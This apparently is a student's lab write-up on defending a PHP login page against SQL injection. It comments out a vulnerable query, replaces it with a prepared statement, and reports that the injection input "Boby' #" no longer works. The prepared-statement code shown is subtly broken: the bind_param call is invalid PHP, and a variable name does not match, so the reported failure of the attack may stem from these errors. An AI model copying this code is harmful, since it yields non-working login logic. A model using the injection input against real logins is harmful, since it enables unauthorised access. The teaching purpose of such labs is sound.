


```

18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 */
26 $result = $conn->query("SELECT id, name, eid, salary, ssn
27     FROM credential
28     WHERE name= '$input_uname' and Password= '$hashed_pwd'");
29 if ($result->num_rows > 0) {
30     // only take the first row
31     $firstrow = $result->fetch_assoc();
32     $id = $firstrow["id"];
33     $name = $firstrow["name"];
34     $eid = $firstrow["eid"];
35     $salary = $firstrow["salary"];
36     $ssn = $firstrow["ssn"];
37 }
38 */
39$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
40     FROM credential
41     WHERE name= ? and Password= ?");
42$stmt->$bind_param->("ss", $input_name, $hashed_pwd);
43$stmt->execute();
44$stmt->bind_result($id, $name,$eid,$salary,$ssn);
45$stmt->fetch();
46
47$stmt->close();
48// close the sql connection

```

Now when I use the docker cp function on unsafe.php along with the root and defense folder and try logging into Boby's profile as username Boby' # I get the following result:



Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

As we can see the attack failed here. A prepared statement goes through the compilation step and turns into a pre-compiled query with empty placeholders for data. To run this pre-compiled query, we need to provide data to it, but this data will no more go through the compilation step; instead, it will get plugged

directly into the pre-compiled query, and will be sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks.